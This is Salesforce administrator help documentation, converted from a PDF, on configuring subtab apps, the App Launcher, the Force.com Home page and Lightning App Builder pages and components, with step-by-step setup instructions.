Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions



USER PERMISSIONS

To view apps:

- “View Setup and Configuration”

To manage apps:

- “Customize Application”

When you choose an app, your screen changes to reflect the contents of that app. For example, if you switch from an app that contains Opportunities to another app that doesn't, the Opportunities item disappears. In addition, the app might display a different *default landing* tab when selected.

Apps are associated with profiles. Profiles control which tabs you can see or hide, as well as which apps are available to you.

[What is a Subtab App?](#)

An *app* is a group of tabs that work as a unit to provide application functionality. Similarly, a *subtab app* is a collection of tabs that appears on the Chatter profile page. A subtab app can include both default and custom tabs.

[Set the Default Sort Order for Apps](#)

As a Salesforce admin, you control the default sort order of the Salesforce standard, custom, and connected apps that your users see in your org. Users can then rearrange their apps on the App Launcher to get their liking. You can also hide apps so that they don't show in the App Launcher.

[Make the App Launcher the Default Landing Page](#)

Make it easy for your Salesforce Identity users to access what they need by presenting the redesigned App Launcher as the default landing page when they log in to Salesforce.

[Force.com Home Page](#)

The Force.com Home page contains options for building and managing applications.

[Configuring Force.com System Overview Messages](#)

[Set the Default Sort Order for Apps](#)

What is a Subtab App?

An *app* is a group of tabs that work as a unit to provide application functionality. Similarly, a *subtab app* is a collection of tabs that appears on the Chatter profile page. A subtab app can include both default and custom tabs.

Users can see different sets of tabs on the profile page depending on their context. Subtab apps are the various sets of tabs available on specific pages, such as users' profile pages.

These default subtab apps determine which tabs display, depending on the user's context.

Subtab App	Displayed to the user when viewing...
Profile (Others)	Another user inside their internal organization
Profile (Self)	Their own profile inside their internal organization
Profile in Communities (Others)	Another user while inside a community. It's shown only if Communities is enabled.
Profile in Communities (Self)	Their own profile inside a community. It's shown only if Communities is enabled.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

 **Note:** End users can't customize the display of subtab apps. Administrators can hide tabs within subtab apps using the `Tab Hidden` option in Tab Settings. Users can see tabs set to `Default Off` and `Default On`.

[Managing Subtab Apps](#)

You can view and customize the subtab apps on users' profile pages.

[Controlling Subtab App Visibility](#)

Once you have configured subtab apps, you can specify which users can see specific tabs on the profile page.

SEE ALSO:

[Tip Sheet: Customizing Chatter Profile Pages](#)

Managing Subtab Apps

You can view and customize the subtab apps on users' profile pages.

From Setup, enter *Apps* in the *Quick Find* box, then select **Apps** to display your organization's subtab apps.

You can do the following:

- To view details for a subtab app, click the name in the **Subtab Apps** section. This displays its properties, such as which tabs are part of the app, including any tabs that are not yet deployed. Click custom tabs in the *Included Tabs* list to view details.
- To change the properties of a subtab app, click **Edit** to choose the tabs to include in the subtab app, change their display order, and set the *Default Landing Tab*.

 **Note:** Administrators can change permission sets or profile settings to limit users' access to each tab. This allows administrators to make specific tabs available to some users, but not to others.

SEE ALSO:

[What is a Subtab App?](#)

[Controlling Subtab App Visibility](#)

Controlling Subtab App Visibility

Once you have configured subtab apps, you can specify which users can see specific tabs on the profile page.

To control the visibility of tabs within a subtab app:

1. From Setup, enter *Profiles* in the *Quick Find* box, then select **Profiles**.
2. Do one of the following:
 - Original profile user interface—Click **Edit** next to the profile you want to modify and scroll to the *Tab Settings* section.
 - Enhanced profile user interface—Click the profile you want to modify and click **Object Settings**. Click the object you want to modify and click **Edit**.

 **Note:** Some profiles, including Chatter External and Chatter Free users, don't have the permissions needed to view subtab apps.

3. Change the tab settings.

End users can't customize the display of subtab apps. Administrators can hide tabs within subtab apps using the *Tab Hidden* option in *Tab Settings*. Users can see tabs set to *Default Off* and *Default On*.

4. (Original profile user interface only) To reset users' tab customizations to the tab visibility settings that you specify, select **Overwrite users' personal tab customizations**.

Reorder the App Launcher Apps in Lightning Experience

As a Salesforce admin, you can change your org's default visibility and the order in which apps appear in the Lightning Experience App Launcher. Users can then reorder their personal view of the App Launcher to their liking.

The App Launcher displays a user's available Salesforce apps and the connected apps that a Salesforce admin installs for the org.

1. From Setup, enter *App Menu* in the *Quick Find* box, then select **App Menu**.
2. From the list of app menu items, drag the apps to change their order. Changes take effect immediately.
3. Optionally, click **Visible in App Launcher** or **Hidden in App Launcher** to show or hide individual apps from the App Launcher for all users in the org.

All apps installed in the org appear on the app menu items list. However, the apps that users see in their app menu and App Launcher vary depending on each app's visibility settings and the user's permissions. Users see only the apps that they are authorized to see according to their profile or permission sets.

For connected apps and service providers to appear in the App Launcher, specify their start URL in the App Manager.

[Access Other Salesforce Apps](#)

Make the App Launcher the Default Landing Page

Make it easy for your Salesforce Identity users to access what they need by presenting the redesigned App Launcher as the default landing page when they log in to Salesforce.

 **Note:** These steps work in Lightning Experience. If you see the App Launcher icon (☰) on the left side of the navigation bar at the top of your screen, you're in Lightning Experience. If not, you're in Salesforce Classic.

1. From Setup, enter *App Manager* in the *Quick Find* box, then select **App Manager**.
2. Click **New Lightning App** and walk through the New Lightning App wizard. Add only the App Launcher tab to Selected Items.
3. Make the App Launcher the default when users log in for the first time.
 - a. From Setup, enter *Profiles* in the *Quick Find* box, then select **Profiles**.
 - b. Select a profile and scroll to the Custom App Settings section.
 - c. Select **Default** next to the Lightning app.
4. Log out and log in again. The new Lightning app appears in the navigation bar and App Launcher.

Force.com Home Page

The Force.com Home page contains options for building and managing applications.

You access the Force.com Home page from Setup.

- The left sidebar, which you can browse or search, provides access to all setup actions, tasks, and tools.
- The Getting Started box contains a tool for generating a basic app in a single step and links to information about extending and managing apps. This box doesn't appear if you've previously dismissed it.
- The Recent Items list shows recent metadata items that you've viewed, edited, or created and their related objects.
- The System Overview messages box displays messages to remind you when your organization reaches its usage limits. The System Overview messages box is not enabled by default.
- The Quick Links box provides links for managing tools, users, apps, security, and data.
- The Community box showcases available resources. If you've previously dismissed this box, it reappears with each new release.
- The right pane includes external links that are useful for developers and administrators.

[Recent Items List \(Beta\)](#)

The Recent Items list shows recent metadata items that you've viewed, edited, or created and their related objects.

Recent Items List (Beta)

The Recent Items list shows recent metadata items that you've viewed, edited, or created and their related objects.

 **Note:** The Recent Items list is in beta. It is production quality but has known limitations.

The Recent Items list includes:

- Apex classes
- Apex triggers
- Approval processes
- Apps
- Custom report types
- Email templates
- Fields
- Objects
- Page layouts
- Permission sets
- Profiles
- Record types
- Static resources
- Tabs
- Users

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: all editions except **Database.com**

USER PERMISSIONS

To access the Force.com Home page:

- "Customize Application"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: all editions except **Database.com**

- Validation rules
- Visualforce pages
- Visualforce components
- Workflow email alerts
- Workflow field updates
- Workflow outbound messages
- Workflow rules
- Workflow tasks

 **Note:** The Recent Items list in Setup is independent of the Recent Items section in the sidebar column of many Salesforce pages. The list in Setup shows items that administrators use, while the Recent Items section in the sidebar displays records with which end users have worked.

Configuring Force.com System Overview Messages

 **Note:** The system overview page shows only the items enabled for your organization. For example, your system overview page shows workflow rules only if workflow is enabled for your organization.

Add system overview usage messages to the Force.com Home page to remind you when your organization approaches its limits. You can expand, collapse, and dismiss the system overview messages that appear on the Force.com Home page. By default, the system overview home page messages are enabled.

To configure the system overview messages on the Force.com Home page:

1. From Setup, enter *System Overview* in the **Quick Find** box, then select **System Overview**.
2. Click **Configure Force.com Messages**.
3. Select or deselect the types of system overview messages to show or hide on the Force.com Home page.
4. Click **OK**.

 **Important:** System overview messages only appear on the Force.com Home page when your organization approaches its limits.

When you enable or dismiss system overview messages on the Force.com Home page, it only impacts your individual view of the system overview messages.

Lightning App Builder

The Lightning App Builder is a point-and-click tool that makes it easy to create custom pages for Salesforce1 and Lightning Experience. With the Lightning App Builder, you can combine various components on a single page to give your users what they need all in one place.

You can access the Lightning App Builder from Setup by entering *Lightning App Builder* in the **Quick Find** box and then selecting **Lightning App Builder**.

With the Lightning App Builder, you can build:

- Single-page apps that drill down into standard pages
- Dashboard-style apps, such as apps to track top sales prospects or key leads for the quarter
- “Point” apps to solve a particular task, such as an expense app for users to enter expenses and monitor expenses they’ve submitted
- Custom record pages for your objects, tailored to the needs of your users
- Custom Home pages containing the components and features that your users use most

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

The screenshot displays the Lightning App Builder interface for creating a custom page titled "Top Accounts and Opportunities". The interface is divided into several sections:

- Lightning Components:** A sidebar on the left lists various components categorized into Standard (8), Custom (1), and Custom - Managed (0). Standard components include Chatter Feed, Chatter Publisher, Filter List, Flow (Beta), Recent Items, Report Chart, Rich Text, and Visualforce. The Custom component is "Opportunity Alert".
- Page Editor:** The main workspace shows a preview of the page layout. It includes:
 - Opportunity Alerts:** A section with a message: "These Prospecting opportunities have not been modified for 6 days and have open tasks." Below this is a list of opportunity records, including "Pyramid Emergency Generators" and "Platinum and Gold SLA Customers".
 - Recent Items (3):** A list of recent account records, including "United Oil Refinery Generators", "Pyramid Emergency Generators", and "Burlington Textiles Weaving Plant Generat...".
- Page Properties:** A panel on the right allows configuration of the page:
 - Label:** "Top Accounts and Opportunities"
 - Developer Name:** "Top_Accounts_and_Opportunities"
 - Page Type:** "App Page"
 - Template:** "Two Columns"
 - Description:** A text area for describing the page.
 - Actions:** A list of actions including "Log a Call, New Account, New Opportunity" and a "Select..." button.

Lightning Pages are the underlying technology for the Lightning App Builder. A Lightning Page is a custom layout that lets you design pages for use in the Salesforce1 mobile app or in Lightning Experience.

Lightning Pages are built using Lightning components—compact, configurable, and reusable elements that you can drag and drop into regions of the page in the Lightning App Builder.

You can use standard, custom, and third-party components in the Lightning App Builder.

Standard Components

Standard components are Lightning components built by Salesforce.

Custom Components

Custom components are Lightning components that you or someone else have created. With some modifications, custom Lightning components can work in the Lightning App Builder. For more information on making Lightning components App Builder–friendly, see the [Lightning Components Developer Guide](#).

Third-Party Components on AppExchange

The AppExchange provides a marketplace for Lightning components. You can find packages containing components already configured and ready to use in the Lightning App Builder.

The Lightning App Builder is supported on the latest desktop versions of Microsoft® Internet Explorer®, Google Chrome™, Apple® Safari®, and Mozilla® Firefox®. Lightning App Builder is not supported on mobile browsers or on Internet Explorer versions 10 and earlier. The minimum recommended resolution for Lightning App Builder is 1280x1024.

SEE ALSO:

[Create an App Home Page with the Lightning App Builder](#)

Create a Custom App Page: The Big Picture

With just a few steps, you can create an app page that lets your Lightning Experience and Salesforce1 users access the most important objects and items in your custom app. Custom app pages are built using Lightning Pages.

1. Before creating your page, determine which components you want to include and the global actions your users need.
2. Create the Lightning Page.
3. Add actions to your page.
4. Activate your Lightning Page in the Lightning App Builder.

Activation lets you create a custom tab for your app page, set its visibility, and add it to the Salesforce1 navigation list and Lightning Experience app navigation bars all in one place.

Lightning Pages

A Lightning Page is a custom layout that lets you design pages for use in the Salesforce1 mobile app or in Lightning Experience.

Lightning Pages occupy a middle ground between page layouts and Visualforce pages. Like a page layout, Lightning Pages allow you to add custom items to a page. However, these items, instead of being fields or Visualforce components, are Lightning components, which allow much more flexibility.

You can use a Lightning Page to create an app page that you can add to the Salesforce1 navigation list or to a Lightning app's navigation bar. An app page gives your users quick access to the objects and items that are most important in that app.

You can also use a Lightning Page to create a customized record or Home page for Lightning Experience. And if you have Lightning for Outlook, you can create a custom Email Application pane.

The structure of a Lightning Page adapts for the device it's viewed on. The template you choose when creating the page controls how it displays on a given device. The Lightning Page's template divides the page into regions.

Lightning Pages are built using Lightning components—compact, configurable, and reusable elements that you can drag and drop into regions of the page in the Lightning App Builder.

A Lightning Page consists of regions that can contain multiple components.

 **Example:** This Lightning Page in Salesforce1 has a filter list component, a recent items component, and one global action.

SEE ALSO:

[Considerations and Limitations for Flows in Lightning Pages \(Beta\)](#)

Lightning Page Types

You can create different types of Lightning Pages with the Lightning App Builder. After you set a Lightning Page's type, you can't change it.

App Page

App pages are supported both in Salesforce1 and Lightning Experience.

Use an app page to create a home page for a third-party app that you can add directly into the Salesforce1 and Lightning Experience navigation menus. Your users then have an app home page where they can quickly access the most important objects and items.

Add global actions to an app page to enhance its functionality. Global actions allow a user to do things from your app page, such as add call details, create and update records, send email, and create a task. When a user visits a Lightning Page in Salesforce1, the page's actions appear in its action bar. In Lightning Experience, actions appear in the highlights panel at the top of the page.

 **Important:** Create actions in the full Salesforce site before adding them to your app page.

App pages support only global actions. Standard Chatter actions, such as Post, File, Link, and Poll, aren't supported.

When a user visits an app page in Salesforce1 or Lightning Experience, only the actions that you specify for the page are displayed. If you haven't specified any actions, no actions appear.

Home Page

Create Home pages with features relevant to specific types of users, and assign the customized pages to different user profiles. Custom Home pages are supported in Lightning Experience only.

Record Page

With a record page, you can create a customized version of an object's record page, tailoring it to your users' needs. Custom record pages are supported in Lightning Experience only.

 **Note:** Actions you see on Lightning Experience record pages and the Home page are taken from object and global page layouts. You can't add, edit, or remove actions on these pages using the Lightning App Builder.

Email Application Pane (Beta)

Create custom email application panes to let users work with Salesforce content that's most relevant to them from Lightning for Outlook. Custom email application panes are supported in Salesforce Classic and Lightning Experience.

SEE ALSO:

[Create an App Home Page with the Lightning App Builder](#)

[Configure Lightning Experience Record Pages](#)

Standard Lightning Page Components

Standard components are Lightning components built by Salesforce. Several standard components are available when creating Lightning Pages.

 **Note:** The components listed here are supported across all page types, except when otherwise indicated. This list doesn't include all available standard components. Other standard component types are available and vary based on the type of page you're creating and with which object the page is associated.

Some standard components have required properties that you must configure for the component to work on the page. When you add a component to a Lightning Page in the Lightning App Builder, its required properties are marked with an asterisk.

A Lightning Page region or tab can contain up to 25 components.

If you have an app page for use in Salesforce1, you can associate Lightning Page components on that page only with objects that Salesforce1 supports. See [What Data Is Available in the Salesforce1 Mobile App?](#)

App Launcher Component

The App Launcher displays a user's available Salesforce apps and the connected apps the administrator has configured. Users navigate between apps using the App Launcher.

This component is supported in API version 35.0 and later.

Contact Salesforce to enable the App Launcher component for the Lightning App Builder in your organization.

Chatter Component

As of API version 38, the Feed component has been renamed Chatter in the Lightning App Builder. Use it to place a publisher and feed combo on a record page.

Chatter Feed Component

Use the Chatter Feed component to place a feed anywhere on a record page. The feed gives you a way to view posts, comments, and questions. Its attribute, `Feed_Type`, takes one of these values.

- `Bookmarked` shows a feed of all items the current user has bookmarked.
- `What I Follow` shows a feed of all items the current user has followed.
- `To Me` show a feed of all items where the current user is mentioned.

No coding is required to join a feed to a publisher. The connection is made automatically with the publisher and any feed on the page. The Chatter Feed component is available in API version 38.0 and later.

Chatter Publisher Component

Use the Chatter Publisher component to place a feed publisher anywhere on a record page. The publisher gives you a way to post, poll, or ask a question in a feed. Its attribute, `Type`, always takes the value `Global`. Use the Chatter Publisher component with the Chatter Feed component to get a full feed experience. No coding is required to join a publisher to a feed. The connection is made automatically with the publisher and any feed on the page. The Chatter Publisher component is available in API version 38.0 and later.

EDITIONS

Lightning App Builder available in: both Salesforce Classic and Lightning Experience

Lightning record, home, and utility bar pages available in: Lightning Experience

Lightning app pages available in: both Salesforce1 and Lightning Experience

Email application pane pages available in: both Salesforce Classic and Lightning Experience

Available in: **Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

Filter List Component

The Filter List component points to a list view and displays the first few records from that view. It supports all public and shared list views that are associated with standard and custom objects, except:

- Activity
- ContentVersion (Files)
- Task
- User
- UserProfile

By default, a Filter List component displays the first three records in the list, but you can set it to show a maximum of 30.

You can't give a Filter List component a custom name. The component's name is derived from the name of the list view filter you select when you configure the component.

In the Lightning App Builder, the Object drop-down list for this component displays only those objects that have list views associated with them.

Highlights Panel Component

The Highlights Panel component displays record highlights along with action buttons. To streamline your highlights panel by not showing the second row of information and reducing the size of the first row, select the **Show as collapsed** checkbox. To show fewer action buttons, reduce the number using the **Number of Visible Action Buttons (up to 10)** attribute.

To display the highlights horizontally or vertically, drag the Highlights Panel component into a region with the horizontal or vertical dimensions you want. The highlights panel adjusts to fit the region's space. For example, if you drag it into a narrow column, the highlights display vertically. If you drag it to a full-page width column, the highlights display horizontally.

Recent Items Component

The Recent Items component displays a list of the most recently used items. The default is three, but you can set it to show a maximum of 30. In the Lightning App Builder, you can specify which objects' records appear in the recent items list.

The Recent Items component supports these objects, based on the specified properties:

- All custom objects
- All standard objects for which both of these conditions are true:
 - A compact layout is defined for the object.
 - The object is tracked in the most recently used objects list.

If an object is tracked in the most recently used objects list, one or both of the `LastViewedDate` or `LastReferencedDate` fields are present.

The Recent Items component doesn't support these objects:

- ContentVersion (Files)
- User
- UserProfile

Related List Component

Use the Related List component to include a *single* related list for a record in your Lightning Page. To include *all* related lists for a record, use the Related Lists component.

You can configure this component to display a related list for the record associated with your page, or you can display information for the parent record. Using a parent record is optional.

This component is supported in API version 39.0 and later. You can use it in record pages only.

 **Tip:** Make sure that the page layout for your users includes the related list you want to use. If using a parent record, update the parent record's page layout.

Related Record Component

Use the Related Record component to display the details of a related record, including the details of a parent record in your Lightning Page. This component provides your users with built-in record creation, inline edit, and the ability to unlink a record and link a new one. This functionality is possible because the component uses actions under the covers.

This component is supported in API version 39.0 and later. You can use it in record pages only.

 **Note:**

- To use this component, an object must have an associated quick action to update the records. Some lookup fields have default actions. If there are no actions available for your lookup, follow the links in the Lightning App Builder property editor to create the actions.
- To use the Parent Case and Asset lookup fields on cases, update the field-level security to visible instead of hidden. Otherwise, your users see an error.
- Cases are linked to default accounts that can't be removed (unlinked) from the component unless the contact is also removed at the same time.

Report Chart Component

Use the Report Chart component to include a chart from a report in your Lightning Page. If you leave the component's `Label` field blank, the component's label is derived from the report's label.

The chart refreshes if its report data is more than one day old. In the component properties, you can choose to display a refresh button to enable users to refresh the chart. Saving the report's definitions also updates the chart data in the component.

Setting a filter on the report chart data is supported only for record pages. If you set a filter option, the Report Chart component displays only that filtered data to users.

This component is supported in API version 32.0 and later. It doesn't work with reports that are located in the My Personal Custom Reports folder. Report Chart components that refer to reports in the Unfiled Public Reports folder aren't deployable when you include them in a package.

Rich Text Component

Use the Rich Text component to add text and simple HTML markup to your Lightning Page.

 **Note:** JavaScript, CSS, iframes, and other advanced markup aren't supported. To use advanced HTML elements in a component, we recommend using a Visualforce page component or a custom Lightning component.

The Rich Text component is limited to 4,000 characters. This component is supported in API version 32.0 and later.

Skype for Business Component

The Skype for Business component adds Skype controls to standard and custom record pages that have at least one email field. The controls let you see who's online, initiate audio and video calls, and chat.

This component requires a Skype for Business license. You must also disable LockerService for your org. In Setup, go to Critical Updates and deactivate **Enable Lightning LockerService Security**.

 **Note:** To let your reps save chat conversations from the Skype window as notes, enable Notes for your org. Reps access saved chats from the Notes tab in Salesforce.

Tabs Component

Use the Tabs component to add tabs to a region of your Lightning Page. Choose from a set of standard tabs or create custom tabs to enhance record pages for your Lightning Experience users. The Tabs component is supported only for Lightning Experience record pages.

You can place up to 25 tabs in a Tabs component. This component is supported in API version 36.0 and later.

Visualforce Page Component

Use the Visualforce Page component to include a Visualforce page in your Lightning Page.

If you leave the component's `Label` field blank, the component's label is taken from the label of the Visualforce page that you assign to it.

If you leave the `Height` field blank, the Visualforce page's height defaults to 300 pixels when it displays in Salesforce1.

This component is supported in API version 32.0 and later.

To appear in Salesforce1 or Lightning Experience, the Visualforce page must have the **Available for Salesforce mobile apps and Lightning Pages** option selected. This option is available for pages that are set to API version 27.0 and later.

Wave Analytics Dashboard Component

Use the Wave Dashboard component to include Wave Analytics dashboards in your Lightning Page. Contact Salesforce to enable the Wave Dashboard component for the Lightning App Builder.

Select the dashboard to display from the drop-down list. If you leave the `Height` field blank, the dashboard's height defaults to 300 pixels when it displays in your Lightning Page.

You can control the visibility of the dashboard's title and specify whether the dashboard appears when an error occurs. With the `Open Links in New Windows` attribute, you can specify where links from the dashboard to other assets are opened. With the `Filter` attribute, you can use JSON to filter dataset fields at runtime.

For more information, see [Embed Wave Dashboards in Lightning Pages](#).



SEE ALSO:

[Custom Lightning Page Components](#)

Custom Lightning Page Components

The Lightning App Builder supports custom Lightning components.

Custom components in your org that are configured for use in the Lightning App Builder appear in the Lightning Components pane.

EDITIONS

Lightning App Builder available in: both Salesforce Classic and Lightning Experience

Lightning record, home, and utility bar pages available in: Lightning Experience

Lightning app pages available in: both Salesforce1 and Lightning Experience

Email application pane pages available in: both Salesforce Classic and Lightning Experience

Available in: **Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

If you have an app page for use in Salesforce1, you can associate Lightning Page components on that page only with objects that Salesforce1 supports. See [What Data Is Available in the Salesforce1 Mobile App?](#)

Your custom Lightning components don't automatically work on Lightning Pages or in the Lightning App Builder. To make a custom component usable in both, you need to:

1. Configure the component and its component bundle so that they're compatible with the Lightning App Builder and Lightning Pages.
2. Deploy My Domain in your org. When you deploy My Domain, references and links to Lightning resources are in the format `https://<myDomain>.lightning.force.com`.

SEE ALSO:

[Standard Lightning Page Components](#)

[My Domain](#)

Create an App Home Page with the Lightning App Builder

Create a home page for an app that you can add directly into the Salesforce1 navigation list and into Lightning apps. Your users can then easily access the objects and items that are most important in that app.

1. From Setup, enter *App Builder* in the *Quick Find* box, then select **Lightning App Builder**.
2. Click **New**.
3. Select **App Page** and then click **Next**.
4. Give your app page a label, and then click **Next**.
The label can be up to 80 characters.
5. Select a page template and click **Finish**.
6. Drag the components that you want onto the page.
Drag components up and down to rearrange them. You can also click a component's top or bottom border to create an insertion point (+) for the next component.
7. Click each component on the page to configure its properties.
8. Click in the empty area of the canvas or on the **Page** link in the breadcrumb to configure the page properties.
The *Description* field is limited to 255 characters. The *Developer Name* field is limited to 80 characters, but if you have a namespaced org, we recommend using fewer than 65 characters. When you create a Lightning Page, the developer name is derived from the first 40 characters of the label that you give the page.
9. Optionally add global actions to your page.
 - a. In the page properties, click **Select**.
 - b. Add, remove, or reorder the actions for your page.
Actions you select appear on the page's action bar in Salesforce1 and in the highlights panel at the top of the page in Lightning Experience. An app page is the only type of Lightning Page that you can add actions to in this way. Other Lightning Pages derive their actions from the object and global page layouts.
 - c. Click **OK**.
10. Click **Save** when you're done editing your page.

To give your users access to the app page in Salesforce1 and Lightning Experience, you must [activate it](#) first.

To view Lightning Pages in the Lightning App Builder

- "View Setup and Configuration"

Add Your App Page to Salesforce1 and Lightning Experience

To add your custom app page to Salesforce1 and Lightning Experience, you must activate it. You can also rename the Lightning Page tab, adjust its visibility, set its position in the Salesforce1 navigation list, and add it to a Lightning app. The Lightning App Builder's activation feature makes this process easy.

 **Tip:** You can activate your app page for either Salesforce1, Lightning Experience, or both.

1. To open your app page, from Setup, enter *Lightning App Builder* in the **Quick Find** box, select **Lightning App Builder**, and then click **Edit** next to the page.
2. In the Lightning App Builder, click **Activation**.
3. Update the activation properties, if desired.
You can:
 - Change the page's custom tab label. By default, the label that you give the Lightning Page is used as the label for its custom tab.
 - Change the custom tab's icon. The icon that you choose here is used as the icon for the app in Salesforce1 and for the page in Lightning Experience.
 - Adjust the custom tab's visibility if you're activating the page for the first time.
4. Add the page to one or more custom Lightning apps.
You must create a custom Lightning app before you can add your app page to Lightning Experience.
5. Set the page's position in the Salesforce1 navigation list.
To have your page appear in the Apps section of the Salesforce1 navigation list, put the tab below Smart Search Items.

 **Note:** The first item that you put in the navigation list becomes your users' landing page. If you want your users to see your custom app page first when they open Salesforce1, put the page first in the list.
6. Click **Activate**.

Your Lightning Page is now ready for your Salesforce1 and Lightning Experience users!

Create Lightning Page Tabs

Before you can include an App Page type of Lightning Page in the Salesforce1 navigation list or in a Lightning app, you must create a custom tab for it.

When you first activate an app page in the Lightning App Builder, a tab is created for the page as part of the activation process. You can also create a tab for the page manually in Setup before you activate it.

Lightning Page tabs only facilitate inclusion of the Lightning Page in Salesforce1 and Lightning Experience.

You can create a custom tab only for an App Page type of Lightning Page.

1. From Setup, enter *Tabs* in the **Quick Find** box, then select **Tabs**.
2. Click **New** in the Lightning Page Tabs related list.
3. Choose a Lightning Page for the tab.
4. Enter a label.

This text is used as the display name for the Lightning Page.

5. Select a tab style to set a color scheme and icon for the Lightning Page tab.

Optionally, click **Create your own style** on the Tab Style Selector dialog to create a custom tab style if your org has access to the Documents tab. To create your own tab style:

- a. Click the **Color** lookup icon to display the color selection dialog and click a color to select it.
- b. Click **Insert an Image**, select the document folder, and select the image you want to use.

Alternatively, click **Search in Documents**, enter a search term, and click **Go!** to find a document file name that includes your search term.

 **Note:** This dialog only lists files in document folders that are under 20 KB and have the Externally Available checkbox selected in the document property settings. If the document used for the icon is later deleted, Salesforce replaces it with a default multicolor block icon (.

- c. Select a file and click **OK**. The New Custom Tab wizard reappears.
6. Enter a description of the tab, if desired, and click **Next**.
7. Choose the user profiles for which the new custom tab will be available.

 **Note:** In Salesforce Classic, the Default On and Default Off options for Lightning Page tabs don't work the same way as for other custom tabs. The Lightning Page menu item appears for the selected profiles in Salesforce1 whether you choose Default On or Default Off. Select the **Tab Hidden** option to hide the Lightning Page for the selected profiles.

8. Click **Save**.

EDITIONS

Available in: **Salesforce Classic**

Available in: **All** editions except **Database.com**

USER PERMISSIONS

To create and edit custom tabs:



- "Customize Application"

Configure Lightning Experience Record Pages

Use the Lightning App Builder to add, remove, or reorder components on a record page to give users a customized view for each object's records.

You can create a record page for Lightning Experience in two ways.

1. Edit a record page in Lightning Experience.
 - a. From the Setup menu on a record page, select **Edit Page**.

When you select Edit Page for the first time, Salesforce makes a copy of the standard page. This copy is what you then edit in the Lightning App Builder. If a customized page exists and is active, selecting Edit Page opens that page to edit.

2. Create a new page from the Lightning App Builder list page.
 - a. From Setup, enter *App Builder* in the *Quick Find* box, then select **Lightning App Builder**.
 - b. Click **New**.
 - c. Select **Record Page**.
 - d. Complete the steps in the new page creation wizard.

To create an empty page, select a page template. To create a page prepopulated with standard components, clone the system default page.

3. In the Lightning App Builder, add, edit, or remove components to change the page's layout. Reorder components by dragging them around the canvas.

Lightning App Builder available in: both Salesforce Classic and Lightning Experience

Lightning record, home, and utility bar pages available in: Lightning Experience

Lightning app pages available in: both Salesforce1 and Lightning Experience

Email application page pages available in: both Salesforce Classic and Lightning Experience

Available in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

